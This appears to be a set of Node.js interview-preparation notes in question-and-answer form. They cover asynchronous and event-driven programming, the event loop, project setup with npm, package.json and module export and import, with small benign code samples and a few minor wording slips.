Back to chapter index

Q. What is Single Threaded Programming?




- In a single-threaded application, only one thread will execute all the tasks.

Back to chapter index

Q. What is Synchronous Programming?


- In a synchronous program, **each task is performed one after the other,** and the program waits for each operation to complete before moving on to the next one.

- Synchronous programming focuses on the order of execution in a sequential manner, while single-threaded programming focuses on the single thread.



Back to chapter index

Q. What is Multi Threaded Programming?



- In a multi-threaded application, multiple threads can execute multiple tasks simultaneously and parallelly.
- As soon as one thread starts a task, the next task is immediately initiated by creating a second thread.


Back to chapter index

Q. What is Asynchronous Programming? V. IMP.

- In Node.js, asynchronous flow can be achieved by its **single-threaded, non-blocking, and event-driven architecture**.

- In Node.js, if there are 4 tasks(Task1, Task2, Task3, Task4) to be completed for an event. Then below steps will be executed:

1. First, Thread T1 will be created.
2. Thread T1 initiates Task1, but it won't wait for Task1 to complete. Instead, T1 proceeds to initiate Task2, then Task3 and Task4(This asynchronous execution allows T1 to efficiently handle multiple tasks concurrently).
3. Whenever Task1 completes, an event is emitted.
4. Thread T1, being event-driven, promptly responds to this event, interrupting its current task and delivering the result of Task1.



Back to chapter index


Q. What is the difference between Synchronous & Asynchronous programming?

Synchronous programming	Asynchronous programming
1. In synchronous programming, tasks are executed one after another in a **sequential manner**.	In synchronous programming, tasks can start, run, and complete in parallel
2. Each task must complete before the program moves on to the next task.	Tasks can be executed independently of each other.
3. Execution of code is blocked until a task is finished.	Asynchronous operations are typically non-blocking.
4. Synchronous operations can lead to blocking and unresponsiveness.	It enables better concurrency and responsiveness.

Back to chapter index

Q. What are Events, Event Emitter, Event Queue, Event Loop & Event Driven?

- **Event:** Signals that something has happened in a program.
- **Event Emitter:** Create or emit events.
- **Event Queue:** Events emitted queued(stored) in event queue.
- **Event Handler(Event Listener):** Function that responds to specific events
- **Event Loop:** The event loop picks up event from the event queue and executes them in the order they were added.
- **Event Driven Architecture:** It means operations in Node are drive or based by events.



Back to chapter index

Q. What are the main features & advantages of Node.js?

Features	Advantages
1. Asynchronous	Enables handling **multiple concurrent requests** & **non blocking execution** of thread.
2. V8 JS Engine	Built on the V8 JS engine from Google Chrome, Node.js **executes code fast**.
3. Event-Driven Architecture	**Efficient handling** events. Great for real time applications like chat applications, gaming applications(using web sockets) where bidirectional communication is required.
4. Cross-Platform	Supports deployment on various operating systems, **enhancing flexibility**.
5. JavaScript	Coding in JS language therefore no need to learn a new language.
	Suitable for building **scalable applications** that can handle increased loads.

Back to chapter index

Q. What are the disadvantages of node? When to use and when not to use Node?

When to Use Node.js?

1. Ideal for **real-time applications** like chat applications, online gaming, and collaborative tools due to its event-driven architecture.

2. Excellent for building **lightweight and scalable RESTful APIs** that handle a large number of concurrent connections.

3. Well-suited for building **microservices-based architectures**, enabling modular and scalable systems.

When not to use Node.js(disadvantages):

1. **CPU-Intensive Tasks:** Avoid for applications that involve heavy CPU processing(Image/Video Processing, Data Encryption/Decryption,) as Node.js may not provide optimal performance in such scenarios because it single threaded and for heavy computation multi-threaded is better.

Back to chapter index

3. Project Setup & Modules

Q. How to setup node.js project?

Q. What is NPM? What is the role of node_modules folder?

Q. What is the role of package.json file in Node?

Q. What are Modules in Node?

Q. How many ways are there to Export a module?

Q. What will happen if you don't export the module?

Q. How to import single and multiple functions from a module?

Q. What is module wrapper function?

Q. What are the Types of modules in Node?

Back to main index

Q. How to setup node.js project?

❖ **7 Steps for setting up node.js project in VS Code:**

1. Download Node.js installer & install it.
2. Download VSCode editor installer & install it.
3. Create a new folder (myFirstProject) anywhere.
4. Open VSCode and open myFirstProject folder from it.
5. Initialize project: Open terminal & run this command: npm init -y.
6. Create a new JS file(app.js) within your project folder(myFirstProject).
7. Run your Node.js application by using this command in the terminal - node app.js.

Back to chapter index

Q. How to setup node.js project?

File Edit Selection ···

EXPLORER ···

NODE-C...

- node_modules
- app.js
- package-lock.json
- package.json

app.js

app.js > ...

```
1  // app.js
2  const message = "Interview Happy";
3
4  console.log(message);
5
6  // Output: Interview Happy
7
8
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS powershell


```
PS C:\Users\anaya\OneDrive\Desktop\Node\Node-Code> node app.js
Interview Happy
PS C:\Users\anaya\OneDrive\Desktop\Node\Node-Code>
```

Back to chapter index

Q. What is NPM? What is the role of node_modules folder?

- NPM(Node Package Manager) is used to manage the **dependencies** for your Node project.

- node_modules folder contains all the dependencies of the node project.



Back to chapter index

Q. What is the role of package.json file in Node?

- The package.json file contains project metadata(information about the project). For example, project name, version, description, author, license etc.

EXPLORER

NODE-C...

- node_modules
- app.js
- package-lock.json
- package.json

OUTLINE

TIMELINE

package.json

package.json > ...

```
1  {
2    "name": "node-code",
3    "version": "1.0.0",
4    "description": "",
5    "main": "index.js",
       Debug
6    "scripts": {
7      "test": "echo \"Error:
8    },
9    "keywords": [],
10   "author": "",
11   "license": "ISC",
12   "dependencies": {
13     "express": "^4.18.2"
14   }
15 }
```


Back to chapter index

Q. What are Modules in Node? What is the difference between a function & module?

- A module contains a **specific functionality** that can be easily reused within a Node.js application.

- Ideally in node.js, a JavaScript file can be treated as a module.

```
// myModule1.js
function sayHello(name) {
  console.log("Hello, " + name);
}

module.exports = sayHello;
```



- A module is a broader concept that encapsulates functionality, while a function is a specific set of instructions within that module.
- Modules can contain multiple functions and variables.

Back to chapter index

Q. How many ways are there to Export a module?

1. **module.exports** object can be used to export the module.

```
// Exporting a function
function sayHello(name) {
  console.log("Hello, " + name);
}

// Exporting a variable
const pi = 3.14159;

// Exporting an object
const myObject = {
  key: "value",
};

// Using module.exports
module.exports.sayHello = sayHello;
module.exports.pi = pi;
module.exports.myObject = myObject;
```

2. **exports** object can be also used directly to export the module.

```
// Exporting a function
exports.sayHello = function (name) {
  console.log("Hello, " + name);
};

// Exporting a variable
exports.pi = 3.14159;

// Exporting an object
exports.myObject = {
  key: "value",
};
```

Back to chapter index

Q. What will happen if you don’t export the module?

- If you don’t export the module, then the module functions will not be available outside the module.

Back to chapter index

Q. How to import single and multiple functions from a module?

- In Node.js, you can import a module using the **require function**.

```javascript
// module2.js

function sayHello(name) {
  console.log("Hello, " + name + "!");
}

// To export single function
module.exports = sayHello;

// To export multiple function
// module.exports.sayHello = sayHello
// module.exports.sayGoodbye = sayGoodbye
```

```javascript
// app.js

// Importing the module2 module
const module2 = require('./module2');

// To import single function
module2('Happy');

// Output: Hello, Happy!

// To import multiple function
// module2.sayHello('Happy');
// module2.sayHello('Happy');
```

Back to chapter index

Q. What is module wrapper function?

- In Node.js, each module is wrapped in a function called the "module wrapper function" before it is executed.

Converted/ wrapped by Node

```
// app.js
const message = 'Interview Happy';

console.log(message);

// OutputL Interview Happy
```

```
// Wrapper function generated by Node

(function (exports, require, module,
    __filename, __dirname) {
  const message = "Interview Happy";

  console.log(message);

  // Output: Interview Happy
});
```

Back to chapter index

Q. What are the Types of modules in Node?

1. Built-in Module

(Core Modules)

These are **already present modules** in Node.js which provide essential functionalities.

For example, fs (file system), http (HTTP server), path (path manipulation), and util (utilities).

2. Local Modules

These **user-defined modules(JS files)** created by developers for specific functionalities.

3. Third-Party Modules

These are **external packages or libraries created** by the community and provide additional functionalities for Node projects. You install third-party modules using the npm install command.

For example, npm install lodash.

Back to chapter index

4. Top built in modules

Q. What are the Top 5 built in modules commonly used in node projects?

Q. Explain the role of fs module? Name some functions of it?

Q. Explain the role of path module? Name some functions of it?

Q. Explain the role of OS module? Name some functions of it?

Q. Explain the role of events module? How to handle events in Node?

Q. What are Event Arguments?

